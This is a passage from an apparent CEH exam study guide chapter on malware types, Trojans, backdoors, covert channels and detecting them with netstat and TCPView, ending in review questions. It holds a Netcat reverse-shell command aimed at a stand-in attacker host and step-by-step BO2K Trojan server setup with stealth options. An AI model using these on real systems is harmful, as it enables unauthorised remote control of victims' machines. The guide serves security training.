
There are many defensive techniques for fighting malware, many of which we will discuss later in this chapter, but what about researching new malware? If you need to investigate and analyze malware in addition to defending against it, you should know about a mechanism known as a *sheep-dip system*. A sheep-dip system is a computer that is specifically configured to analyze files. The system typically is stripped down and includes only those services and applications needed to test software to ascertain whether it is safe.



Outside of computing, the term *sheep dip* refers to farmers' practice of dipping sheep in special fungicides and other medicines to keep parasites and infections from spreading through the herd—much as a piece of software

is analyzed before being introduced into the network in order to prevent a mass infection of host systems.

FIGURE 8.1 JPS Virus Maker user interface



Worms

When we speak of viruses, the topic of worms is not far behind. They are another major menace. Unlike viruses, which by definition require some sort of action to occur in order to trigger their mischief, worms are entirely self-replicating. Worms effectively use the power of networks, malware, and speed to spread very dangerous and effective pieces of malware.

One example is the SQL Slammer worm from the early 2000s. At the time, the Slammer worm was responsible for widespread slowdowns and severe denials of services on the Internet. The worm took advantage of the fact that systems that had SQL Server or SQL Server's Desktop products were vulnerable to a buffer overflow. Although Microsoft had released a patch six months prior to the worm's debut, many organizations had neglected to install the patch. With this vulnerability still present on so many systems, the conditions for the attack were ripe. On the morning of January 25, 2003, the worm went active—and within 10 minutes, 75,000 machines were infected, along with many more over the next few hours.



Real World Scenario

A Closer Look at Slammer

At the peak of its activity, Slammer was doubling the number of infected systems every 8.5 seconds. This heretofore unheard-of replication rate was 250 times faster than that of the previous record holder, Code Red.

Slammer was able to spread so quickly thanks to a number of factors related to how it was constructed and the environment into which it was deployed. Many systems were left unpatched, despite the availability of a fix, resulting in a fertile environment for exploitation. Many routers on the Internet buckled and crashed under the intense traffic that resulted from the worm. As a result of routers failing, traffic was rerouted, and routing tables updated on other routers, which resulted in additional failures. In addition, the entire worm (376 bytes) could be contained within a single User Datagram Protocol (UDP) packet, allowing it to quickly replicate and be sent to other victims.

The Functioning of Computer Worms

Worms are an advanced form of malware, compared to viruses, and have different goals in many cases. One of the main characteristics of worms is their inherent ability to replicate and spread across networks extremely quickly, as the previous Slammer example demonstrated. Most worms share certain features that help define how they work and what they can do:

- Do not require a host application to perform their activities.
- Do not necessarily require any user interaction, direct or otherwise, to function.
- Replicate extremely rapidly across networks and hosts.
- Consume bandwidth and resources.



Consuming bandwidth and resources may or may not indicate a worm. Any such slowdown needs to be investigated further to determine if it is caused by a worm.

Worms can also perform some other functions:

- Transmit information from a victim system back to another location specified by the designer.
- Carry a payload, such as a virus, and drop off this payload on multiple systems rapidly.

With these abilities in mind, it is important to distinguish worms from viruses by considering a couple of key points:

- A worm can be considered a special type of malware that can replicate and consume memory, but at the same time it does not typically attach itself to other applications or software.
- A worm spreads through infected networks automatically and requires only that a host is vulnerable. A virus does not have this ability.



Worms can be created using the same types of techniques we explored earlier with viruses. You can create a worm either by coding it yourself or by using one of the many point-and-click utilities available.

Spyware

Spyware is a type of malware that is designed to collect and forward information regarding a victim's activities to an interested party. The defining characteristic is that the application acts behind the scenes to gather this information without the user's consent or knowledge.

The information gathered by spyware can be anything that the creator of the spyware feels is worthwhile. Spyware has been used to target ads, steal identities, generate revenue, alter systems, and capture other information. In addition, it is not unheard of for spyware to open the door for later attacks that may perform tasks such as downloading software and so on.

Methods of Spyware Infection

Spyware can be placed on a system in a number of different ways, each offering its own benefits. Once the software is installed, it stays hidden and carries out its goals. Methods of infection include, but are not limited to, the following:

Peer-to-Peer Networks (P2P) This delivery mechanism has become very popular because of the increased number of individuals using these networks to obtain free software.

Instant Messaging (IM) Delivering malicious software via IM is easy. Plus, IM software has never had much in the way of security controls.

Internet Relay Chat (IRC) IRC is a commonly used mechanism to deliver messages and software because of its widespread use and the ability to entice new users to download software.

Email Attachments With the rise of email as a communication medium, the practice of using it to distribute malware has also risen.

Physical Access Once an attacker gains physical access, it becomes relatively easy to install spyware and compromise the system.

Browser Defects Many users forget or do not choose to update their browsers as soon as updates are released, so distribution of spyware becomes easier.

Freeware Downloading software for free from unknown or untrusted sources can mean that you also download something nastier, such as spyware.

Websites Software is sometimes installed on a system via web browsing. When a user visits a given website, spyware may be downloaded and installed using scripting or some other means.

Spyware installed in this manner is quite common, because web browsers lend themselves to this process. They are frequently unpatched, do not have upgrades applied, or are

incorrectly configured. In most cases, users do not use the most basic security precautions that come with a browser; and sometimes users override security options to get a better browsing experience or to see fewer pop-ups or prompts.

Software Installations One common way to install software such as spyware on a victim's system is as part of another software installation. In these situations, a victim downloads a piece of software that they want, but packaged with it is a payload that is silently installed in the background. The victim may be told that something else is being installed on the system but may click through the installation wizard so quickly without reading anything that they miss the fact that additional software is being placed on their system.

Adware

Adware is a well-known type of malware. Many systems are actively infected with this type of malware from the various installations and other activities they perform. When this type of software is deployed onto a victim's system, it displays ads, pop-ups, and nag screens and may even change the start page of the browser.

Typically, this type of software is spread either through a download with other software or when the victim visits a website that deploys it stealthily onto their system.



Sometimes adware is deployed onto a victim's system along with legitimate software by a developer who is paid to include the malware in the distribution. Although this practice is not necessarily malicious in the purest sense, it still fits the definition of malware, because many victims are not aware that they are allowing this additional item to be installed.

Scareware

A relatively new type of software is *scareware*. This type of malware warns the victim of potential harm that could befall them if they don't take some action. Typically, this action involves providing a credit card number or doing something else to buy a utility they supposedly need to clean their system. In many cases, the utility the victim buys and installs is actually something else, such as spyware, adware, or even a virus.

This type of software relies on the ignorance or fear of potential victims who do not know that they are being played.



Scareware has become more common over the last few years as users have become more knowledgeable and malware authors have had to change their tactics. Enticing users to click realistic dialogs and presenting real-looking error messages can be powerful ways to place illicit software on a user's system.

Ransomware

This new form of malware is one that is rapidly spreading and can cause lots of problems for those infected. Ransomware functions typically by searching for valuable files or data and encrypting them. Once they're encrypted, the victim will be informed that they need to pay an amount to get the code to unlock their files. Another form of this type of malware is not to encrypt files but to display pornographic images on their system and stop only if a certain amount is paid in ransom.

Trojans

One of the older and potentially widely misunderstood forms of malware is the Trojan. Simply put, a *Trojan* is a software application that is designed to provide covert access to a victim's system. The malicious code is packaged in such a way that it appears harmless and thus gets around both the scrutiny of the user and the antivirus or other applications that are looking for malware. Once on a system, its goals are similar to those of a virus or worm: to get and maintain control of the system or perform some other task.

A Trojan infection may be indicated by some of the following behaviors:

- The CD drawer of a computer opens and closes.
- The computer screen changes, either flipping or inverting.
- Screen settings change by themselves.
- Documents print with no explanation.
- The browser is redirected to a strange or unknown web page.
- The Windows color settings change.
- Screen saver settings change.
- The right and left mouse buttons reverse their functions.
- The mouse pointer disappears.
- The mouse pointer moves in unexplained ways.
- The Start button disappears.
- Chat boxes appear.
- The Internet service provider (ISP) reports that the victim's computer is running port scans.
- People chatting with you appear to know detailed personal information about you.
- The system shuts down by itself.
- The taskbar disappears.
- Account passwords are changed.
- Legitimate accounts are accessed without authorization.
- Unknown purchase statements appear on credit card bills.

- Modems dial and connect to the Internet by themselves.
- Ctrl+Alt+Del stops working.
- When the computer is rebooted, a message states that other users are still connected.

Operations that could be performed by a hacker on a target computer system include these:

- Stealing data
- Installing software
- Downloading or uploading files
- Modifying files
- Installing keyloggers
- Viewing the system user's screen
- Consuming computer storage space
- Crashing the victim's system

Before we get too far on the subject of Trojans, you need to know about covert and overt channels. A Trojan relies on these items:

- An *overt channel* is a communication path or channel that is used to send information or perform other actions. HTTP and TCP/IP are examples of communication mechanisms that can and do send information legitimately.
- A *covert channel* is a path that is used to transmit or convey information but does so in a way that is illegitimate or supposed to be impossible but is able to circumvent security. The covert channel violates security policy on a system.

Why would an attacker wish to use a Trojan instead of a virus? The reason typically is because a Trojan is more stealthy, coupled with the fact that it opens a covert channel that can be used to transmit information. The data transmitted can be a number of items, including identity information.



Real World Scenario

An Unknowing Victim?

The following is an excerpt from a story that was originally published on `http://zdnet.co.uk`:

Julian Green, 45, was taken into custody last October after police with a search warrant raided his house and seized his computer due to suspicion of possessing child pornography. After searching his computer, 172 images of child pornography were found on his computer. He then spent a night in a police cell, nine days in Exeter prison, and three months in a bail hostel. During this time, his ex-wife won custody of his seven-year-old daughter and possession of his house.

This is thought to be the second case in the UK where a Trojan defense has been used to clear someone of such an accusation. In April, a man from Reading was found not guilty of the crime after experts testified that a Trojan could have been responsible for the presence of 14 child porn images on his PC.

Trojan horses can be used to install a backdoor on a PC, allowing an attacker to freely access the computer. Using the backdoor, a malicious user can send pictures or other files to the victim's computer or use the infected machine to access illegal websites, while hiding the intruder's identity. Infected machines can be used for storing files without the knowledge of the computer's owner.

Types of Trojans include the following:

Remote Access Trojans (RATs) Designed to give an attacker remote control over a victim's system. Two well-known members of this class are the SubSeven program and its cousin, Back Orifice, although both are older examples.

Data Sending To fit into this category, a Trojan must capture some sort of data from the victim's system, including files and keystrokes. Once captured, this data can be transmitted via email or other means if the Trojan is so enabled. Keyloggers are common Trojans of this type.

Destructive This type of Trojan seeks to corrupt, erase, or destroy data outright on a system. In more extreme cases, the Trojan may affect the hardware in such a way that it becomes unusable.

Proxy Malware of this type causes a system to be used as a proxy by the attacker. The attacker uses the victim's system to scan or access another system or location. The result is that the actual attacker is hard to find.

FTP Software in this category is designed to set up the infected system as an FTP server. An infected system becomes a server hosting all sorts of information, which may include illegal content of all types.

Security Software Disablers A Trojan can be used as the first step in further attacks if it is used to disable security software.

Detecting Trojans and Viruses

A Trojan can be detected in many ways. Port scanning can prove very effective if you know what to look for.

Because a Trojan is used to allow access through backdoors or covert channels, a port must be opened to allow this communication. A port scan using a tool such as Nmap reveals these ports and allows you to investigate them further.

The following ports are used for classic Trojans:

- **Back Orifice**—UDP 31337 or 31338
- **Back Orifice 2000**—TCP/UDP 54320/54321
- **Beast**—TCP 6666

- **Citrix ICA**—TCP/UDP 1494
- **Deep Throat**—UDP 2140 and 3150
- **Desktop Control**—UDP NA
- **Loki**—Internet Control Message Protocol (ICMP)
- **NetBus**—TCP 12345 and 12346
- **Netcat**—TCP/UDP (any)
- **NetMeeting Remote**—TCP 49608/49609
- **pcAnywhere**—TCP 5631/5632/65301
- **Reachout**—TCP 43188
- **Remotely Anywhere**—TCP 2000/2001
- **Remote**—TCP/UDP 135-1139
- **Whack-a-Mole**—TCP 12361 and 12362
- **NetBus 2 Pro**—TCP 20034
- **GirlFriend**—TCP 21544
- **Masters Paradise**—TCP 3129, 40421, 40422, 40423, and 40426
- **Timbuktu**—TCP/UDP 407
- **VNC**—TCP/UDP 5800/5801

See Exercise 8.2 to learn how to use netstat to detect open ports.

EXERCISE 8.2

Using Netstat to Detect Open Ports

Another tool that is effective at detecting Trojans is netstat. This tool can list the ports that are open and listening for connections on the system.

To use netstat, follow these steps in Windows:

1. Open a command prompt.
2. At the command line, enter **`netstat -an`** (note that the command is case sensitive).
3. Observe the results.

You should see that several ports are open and listening. You may not recognize all the numbers, but that doesn't mean they are malicious. You may wish to research the open ports (they vary from system to system) to see what each relates to.

Note that although the ports here refer to some classic examples of Trojans, there are many new ones. We cannot list them all, because they are ever evolving and the ports change.

See Exercise 8.3 to learn about TCPView.

EXERCISE 8.3

Using TCPView to Track Port Usage


Netstat is a powerful tool, but one of its shortcomings is the fact that it is not real time. If you wish to track port usage in real time, you can use tools like TCPView.

If you do not already have TCPView, you can download it from `www.microsoft.com`.

To use TCPView, follow these steps:

1. In Windows, run the `tcpview.exe` executable.
2. Observe the results in the GUI (see Figure 8.2, which shows the GUI).

FIGURE 8.2 TCPView interface



3. With TCPView still running, open a web browser, and go to `www.wiley.com`.
4. In TCPView, notice the results and that new entries have been added.
5. In the browser, go to `www.youtube.com` (or some other site that streams video or audio), and play a video or piece of content.
6. In TCPView, watch how the entries change as ports are opened and closed. Observe for a minute or two, and note how the display updates.
7. Close the web browser.
8. In TCPView, observe how the display updates as some connections and applications are removed.

What is really convenient about TCPView is that it color-codes the results: Red means a connection will close shortly, and green means a connection has been opened.

When using TCPView, you can save snapshots of the screen contents to a TXT file. This feature is extremely helpful for investigation and later analysis of information and potentially for incident-management purposes later.

Tools for Creating Trojans

A wide range of tools exists that are used to take control of a victim's system and leave behind a gift in the form of a backdoor. This is not an exhaustive list, and newer versions of many of these are released regularly:

Let Me Rule A remote access Trojan authored entirely in Delphi. It uses TCP port 26097 by default.

RECUB Remote Encrypted Callback Unix Backdoor (RECUB) borrows its name from the Unix world. It features RC4 encryption, code injection, and encrypted ICMP communication requests. It demonstrates a key trait of Trojan software—small size—as it tips the scale at less than 6 KB.

Phatbot Capable of stealing personal information including email addresses, credit card numbers, and software licensing codes. It returns this information to the attacker or requestor using a P2P network. Phatbot can also terminate many antivirus and software-based firewall products, leaving the victim open to secondary attacks.

Amitis Opens TCP port 27551 to give the hacker complete control over the victim's computer.

Zombam.B Allows the attacker to use a web browser to infect a computer. It uses port 80 by default and is created with a Trojan-generation tool known as HTTPRat. Much like Phatbot, it also attempts to terminate various antivirus and firewall processes.

Beast Uses a technique known as Data Definition Language (DDL) injection to inject itself into an existing process, effectively hiding itself from process viewers.

Hard-Disk Killer A Trojan written to destroy a system's hard drive. When executed, it attacks a system's hard drive and wipes it in just a few seconds.

One tool that should be mentioned as well is Back Orifice, which is an older Trojan-creation tool. Most, if not all, of the antivirus applications in use today should be able to detect and remove this software.

I thought it would be interesting to look at the text the manufacturer uses to describe its toolkit. Note that it sounds very much like the way a normal software application from a major vendor would be described. The manufacturer of Back Orifice says this about Back Orifice 2000 (BO2K):

> Built upon the phenomenal success of Back Orifice released in August 98, BO2K puts network administrators solidly back in control. In control of the system, network, registry, passwords, file system, and processes. BO2K is a lot like other major file-synchronization and remote control packages that are on the market as commercial products. Except that BO2K is smaller, faster, free, and very, very extensible. With the help of the open-source development community, BO2K will grow even more powerful. With new plug-ins and features being added all the time, BO2K is an obvious choice for the productive network administrator.

An In-Depth Look at BO2K

Whether you consider it a Trojan or a remote administrator tool, the capabilities of BO2K are fairly extensive for something of this type. This list of features is adapted from the manufacturer's website:

- Address book–style server list
- Functionality that can be extended via the use of plug-ins
- Multiple simultaneous server connections
- Session-logging capability
- Native server support
- Keylogging capability
- Hypertext Transfer Protocol (HTTP) file system browsing and transfer
- Microsoft Networking file sharing
- Remote registry editing
- File browsing, transfer, and management
- Plug-in extensibility
- Remote upgrading, installation, and uninstallation
- Network redirection of Transfer Control Protocol/Internet Protocol (TCP/IP) connections
- Ability to access console programs such as command shells through Telnet
- Multimedia support for audio/video capture and audio playback
- Windows NT registry passwords and Win9x screen saver password dumping
- Process control, start, stop, and list
- Multiple client connections over any medium
- GUI message prompts

BO2K is a next-generation tool that was designed to accept customized, specially designed plug-ins. It is a dangerous tool in the wrong hands. With the software's ability to be configured to carry out a diverse set of tasks at the attacker's behest, it can be a devastating tool.

BO2K consists of two software components: a client and a server. To use the BO2K server, the configuration is as follows:

1. Start the BO2K Wizard, and click Next when the wizard's splash screen appears.
2. When prompted by the wizard, enter the server executable to be edited.
3. Choose the protocol over which to run the server communication. The typical choice is to use TCP as the protocol, due to its inherent robustness. UDP is typically used if a firewall or other security architecture needs to be traversed.
4. The next screen asks what port number will be used. Port 80 is generally open, and so it's most often used, but you can use any open port.
5. In the next screen, enter a password that will be used to access the server. Note that passwords can be used, but you can also choose open authentication—that means anyone can gain access without having to supply credentials of any kind.
6. When the wizard finishes, the server-configuration tool is provided with the information you entered.
7. The server can be configured to start when the system starts up. This allows the program to restart every time the system is rebooted, preventing the program from becoming unavailable.
8. Click Save Server to save the changes and commit them to the server.

Once the server is configured, it is ready to be installed on the victim's system.

No matter how the installation is to take place, the only application that needs to be run on the target system is the BO2K executable. After this application has run, the previously configured port is open on the victim's system and ready to accept input from the attacker.

The application also runs an executable file called `Umgr32.exe` and places it in the Windows `system32` folder. In addition, if you configure the BO2K executable to run in stealth mode, it does not show up in Task Manager—it modifies an existing running process to act as its cover. If stealth was not configured, the application appears as a Remote Administration Service.

The attacker now has a foothold on the victim's system.

Distributing Trojans

Once a Trojan has been created, you must address how to get it onto a victim's system. For this step, many options are available, including tools known as wrappers.

Using Wrappers to Install Trojans

Using *wrappers*, attackers can take their intended payload and merge it with a harmless executable to create a single executable from the two. Some more advanced wrapper-style programs can even bind together several applications rather than just two. At this point, the new executable can be posted in a location where it is likely to be downloaded.

Consider a situation in which a would-be attacker downloads an authentic application from a vendor's website and uses wrappers to merge a Trojan (BO2K) into the application before posting it on a newsgroup or other location. What looks harmless to the downloader

is actually a bomb waiting to go off on the system. When the victim runs the infected software, the infector installs and takes over the system.

Some of the better-known wrapper programs are the following:

- *EliteWrap* is one of the most popular wrapping tools, due to its rich feature set that includes the ability to perform redundancy checks on merged files to make sure the process went properly and the ability to check if the software will install as expected. The software can be configured to the point of letting the attacker choose an installation directory for the payload. Software wrapped with EliteWrap can be configured to install silently without any user interaction.
- *Saran Wrap* is specifically designed to work with and hide Back Orifice. It can bundle Back Orifice with an existing program into what appears to be a standard program using Install Shield.
- *Trojan Man* merges programs and can encrypt the new package in order to bypass antivirus programs.
- *Teflon Oil Patch* is designed to bind Trojans to a specified file in order to defeat Trojan-detection applications.
- *Restorator* was designed with the best of intentions but is now used for less-than-honorable purposes. It can add a payload to, for example, a seemingly harmless screen saver, before it is forwarded to the victim.
- *Firekiller 2000* is designed to be used with other applications when wrapped. This application disables firewall and antivirus software. Programs such as Norton Antivirus and McAfee VirusScan were vulnerable targets prior to being patched.

Trojan Construction Kits

Much as for viruses and worms, several construction kits are available that allow for the rapid creation and deployment of Trojans. The availability of these kits has made designing and deploying malware easier than ever before:

Trojan Construction Kit One of the best examples of a relatively easy-to-use but potentially destructive tool. This kit is command-line based, which may make it a little less accessible to the average person, but it is nonetheless very capable in the right hands. With a little effort, it is possible to build a Trojan that can engage in destructive behavior such as destroying partition tables, master boot records (MBRs), and hard drives.

Senna Spy Another Trojan-creation kit that provides custom options, such as file transfer, executing DOS commands, keyboard control, and list and control processes.

Stealth Tool A program used not to create Trojans but to assist them in hiding. In practice, this tool is used to alter the target file by moving bytes, changing headers, splitting files, and combining files.

Backdoors

Many attackers gain access to their target system through a *backdoor*. The owner of a system compromised in this way may have no indication that someone else is using the system.

When implemented, a backdoor typically achieves one or more of the following key goals:

- Lets an attacker access a system later by bypassing any countermeasures the system owner may have placed.
- Provides the ability to gain access to a system while keeping a low profile. This allows an attacker to access a system and circumvent logging and other detective methods.
- Provides the ability to access a system with minimal effort in the least amount of time. Under the right conditions, a backdoor lets an attacker gain access to a system without having to rehack.

Some common backdoors that are placed on a system are of the following types and purposes:

- **Password-cracking backdoor**—Backdoors of this type rely on an attacker uncovering and exploiting weak passwords that have been configured by the system owner.
- **Process-hiding backdoor**—An attacker who wants to stay undetected for as long as possible typically chooses to go the extra step of hiding the software they are running. Programs such as a compromised service, a password cracker, sniffers, and rootkits are items that an attacker will configure so as to avoid detection and removal. Techniques include renaming a package to the name of a legitimate program and altering other files on a system to prevent them from being detected and running.

Once a backdoor is in place, an attacker can access and manipulate the system at will.

Overt and Covert Channels

When you are working with Trojans and other malware, you need to be aware of *covert* and *overt channels*. As mentioned earlier in the chapter, the difference between the two is that an overt channel is put in place by design and represents the legitimate or intended way for the system or process to be used, whereas a covert channel uses a system or process in a way that it was not intended to be used.

The biggest users of covert channels that we have discussed are Trojans. Trojans are designed to stay hidden while they send information or receive instructions from another source. Using covert channels means the information and communication may be able to slip past detective mechanisms that are not designed or positioned to be aware of or look for such behavior.

Tools to exploit covert channels include the following:

Loki Originally designed to be a proof of concept on how ICMP traffic can be used as a covert channel. This tool is used to pass information inside ICMP echo packets, which can carry a data payload but typically do not. Because the ability to carry data exists but is not used, this can make an ideal covert channel.

ICMP Backdoor Similar to Loki, but instead of using Ping echo packets, it uses Ping replies.

007Shell Uses ICMP packets to send information, but goes the extra step of formatting the packets so they are a normal size.

B0CK Similar to Loki but uses Internet Group Management Protocol (IGMP).

Reverse World Wide Web (WWW) Tunneling Shell Creates covert channels through firewalls and proxies by masquerading as normal web traffic.

AckCmd Provides a command shell on Windows systems.

Another powerful way of extracting information from a victim's system is to use a piece of technology known as a *keylogger*. Software in this category is designed to capture and report activity in the form of keyboard usage on a target system. When placed on a system, it gives the attacker the ability to monitor all activity on a system and reports back to the attacker. Under the right conditions, this software can capture passwords, confidential information, and other data.

Some of the keystroke recorders are these:

IKS Software Keylogger A Windows-based keylogger that runs in the background on a system at a very low level. Due to the way this software is designed and runs, it is very hard to detect using most conventional means. The program is designed to run at such a low level that it does not show up in process lists or through normal detection methods.

Ghost Keylogger Another Windows-based keylogger that is designed to run silently in the background on a system, much like IKS. The difference between this software and IKS is that it can record activity to an encrypted log that can be emailed to the attacker.

Spector Pro Designed to capture keystroke activity, email passwords, chat conversations and logs, and instant messages.

Fakegina An advanced keylogger that is very specific in its choice of targets. This software component is designed to capture usernames and passwords from a Windows system. Specifically, it intercepts the communication between the Winlogon process and the logon GUI in Windows.

Netcat is a simple command-line utility available for Linux, Unix, and Windows platforms. It is designed to read information from connections using TCP or UDP and do simple port redirection on them as configured.

Let's look at the steps involved to use Netcat to perform port redirection. The first step is for the hacker to set up what is known as a *listener* on their system. This prepares the attacker's system to receive the information from the victim's system. To set up a listener, the command is as follows:

```
nc -v -l -p 80
```

In this example, `nc` is run with the `-v` switch for verbose mode, which provides additional information; `-l` means to listen and `-p` tells the program to listen on a specific port.

After this, the attacker needs to execute the following command on the victim's system to redirect the traffic to their system:

```
nc hackers_ip 80 -e "cmd.exe"
```

In this second command the desired IP is entered and then followed by a port number; the `-e` states that the executable following the switch is to be run on connect.

Once this is entered, the net effect is that the command shell on the victim's system is at the attacker's command prompt, ready for input as desired.

Of course, Netcat has some other capabilities, including port scanning and placing files on a victim's system. Port scanning can be accomplished using the following command:

```
nc -v -z -w1 IPaddress <start port> - <ending port>
```

This command scans a range of ports as specified.

Netcat isn't the only tool available to do port redirection. Tools such as Datapipe and Fpipe can perform the same functions, albeit in different ways.

The following is a list of options available for Netcat:

`Nc -d` Detaches Netcat from the console

`Nc -l -p [port]` Creates a simple listening TCP port; adding `-u` places it into UDP mode.

`Nc -e [program]` Redirects stdin/stdout from a program

`Nc -w [timeout]` Sets a timeout before Netcat automatically quits

`Program | nc` Pipes program output to Netcat

`Nc | program` Pipes Netcat output to a program

`Nc -h` Displays help options

`Nc -v` Puts Netcat into verbose mode

`Nc -g or nc -G` Specifies source routing flags

`Nc -t` Used for Telnet negotiation

`Nc -o [file]` Hex-dumps traffic to a file.

`Nc -z` Used for port scanning without transmitting data

Summary

In this chapter, we covered one of the largest and most dangerous threats that has emerged and evolved over the last 30 years: malware. You learned that *malware* is a blanket term used to describe the family of software that includes viruses, worms, Trojans, and logic bombs, as well as adware and spyware. Each of these types of malware has been responsible for problems over the years and has done everything from being an annoyance to causing outright harm. Malware collectively has evolved dramatically to now include the ability to steal passwords, personal information, and identities in addition to being used in countless other crimes.

You learned that *malware* is just an encompassing term but the software types that it covers are far from new. Viruses and worms are some of the oldest malicious software

in existence. But the power of this software has changed dramatically as hardware and software have become more powerful, and the bar to create malware has been lowered (thanks to readily available tools). Exacerbating the problem is the fact that malware can be distributed quickly, thanks to improved connectivity and faster distribution methods that are readily available and accessible.

Exam Essentials

Understand the different types of malware. You must know the difference between viruses, worms, and Trojans. Each has a unique way of functioning, and you must understand these innate differences.

Know how to identify malware. Be aware of the signs of a malware attack.

Understand the flexible terminology. The topic of malware is presented on the exam in many varied ways. Malware takes many forms, each of which has it own functions and features.

Review Questions

1. Which statement(s) defines malware most accurately?
   - **A.** Malware is a form of virus.
   - **B.** Trojans are malware.
   - **C.** Malware covers all malicious software.
   - **D.** Malware only covers spyware.
2. Which is/are a characteristic of a virus?
   - **A.** A virus is malware.
   - **B.** A virus replicates on its own.
   - **C.** A virus replicates with user interaction.
   - **D.** A virus is an item that runs silently.
3. A virus does *not* do which of the following?
   - **A.** Replicate with user interaction
   - **B.** Change configuration settings
   - **C.** Exploit vulnerabilities
   - **D.** Display pop-ups
4. Which of the following is/are true of a worm?
   - **A.** A worm is malware.
   - **B.** A worm replicates on its own.
   - **C.** A worm replicates with user interaction.
   - **D.** A worm is an item that runs silently.
5. What are worms typically known for?
   - **A.** Rapid replication
   - **B.** Configuration changes
   - **C.** Identity theft
   - **D.** DDoS
6. What command is used to listen to open ports with netstat?
   - **A.** `netstat -an`
   - **B.** `netstat -ports`
   - **C.** `netstat -n`
   - **D.** `netstat -s`
7. Which utility will tell you in real time which ports are listening or in another state?
   - **A.** Netstat
   - **B.** TCPView

C. Nmap

D. Loki

8. Which of the following is *not* a Trojan?

A. BO2K

B. LOKI

C. Subseven

D. TCPTROJAN

9. What is *not* a benefit of hardware keyloggers?

A. Easy to hide

B. Difficult to install

C. Difficult to detect

D. Difficult to log

10. Which of the following is capable of port redirection?

A. Netstat

B. TCPView

C. Netcat

D. Loki

11. A Trojan relies on _____ to be activated.

A. Vulnerabilities

B. Trickery and deception

C. Social engineering

D. Port redirection

12. A Trojan can include which of the following?

A. RAT

B. TCP

C. Nmap

D. Loki

13. What is a covert channel?

A. An obvious method of using a system

B. A defined process in a system

C. A backdoor

D. A Trojan on a system

14. An overt channel is _____.

A. An obvious method of using a system

B. A defined backdoor process in a system

C. A backdoor

D. A Trojan on a system

15. A covert channel or backdoor may be detected using all of the following except _____.

A. Nmap

B. Sniffers

C. An SDK

D. Netcat

16. A remote access Trojan would be used to do all of the following except _____.

A. Steal information

B. Remotely control a system

C. Sniff traffic

D. Attack another system

17. A logic bomb has how many parts, typically?

A. One

B. Two

C. Three

D. Four

18. A logic bomb is activated by which of the following?

A. Time and date

B. Vulnerability

C. Actions

D. Events

19. A polymorphic virus _____.

A. Evades detection through backdoors

B. Evades detection through heuristics

C. Evades detection through rewriting itself

D. Evades detection through luck

20. A sparse infector virus _____.

A. Creates backdoors

B. Infects data and executables

C. Infects files selectively

D. Rewrites itself



Chapter 9

Sniffers

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **II. Analysis/Assessment**

- A. Data analysis

✓ **IV. Tools/Systems/Programs**

- B. Network/wireless sniffers (e.g., Wireshark, Airsnort)



Sniffing allows you to see all sorts of traffic, both protected and unprotected. In the right conditions and with the right protocols in place, an attacking party may be able to gather information that can be used for further attacks or to cause other issues for the network or system owner.

Once you have gotten to the point of sniffing, it is possible to move on to other types of attacks, including session hijacking, man-in-the-middle, and denial-of-service attacks. Taking over authenticated sessions, manipulating data, and executing commands are within the realm of possibility once sniffing can be performed. Of course, before we get to these attacks, you must learn about sniffing and how sniffers work.



In this chapter we spend a lot of time working with network sniffers. Sniffers are not a hacking tool; they are a completely valid and extremely useful tool for reviewing a network's functioning at a very low level and diagnosing network issues. Over the years sniffers have proven their worth time and time again to network administrators who need to solve problems that cannot be viewed or analyzed easily or at all using other tools.

Understanding Sniffers

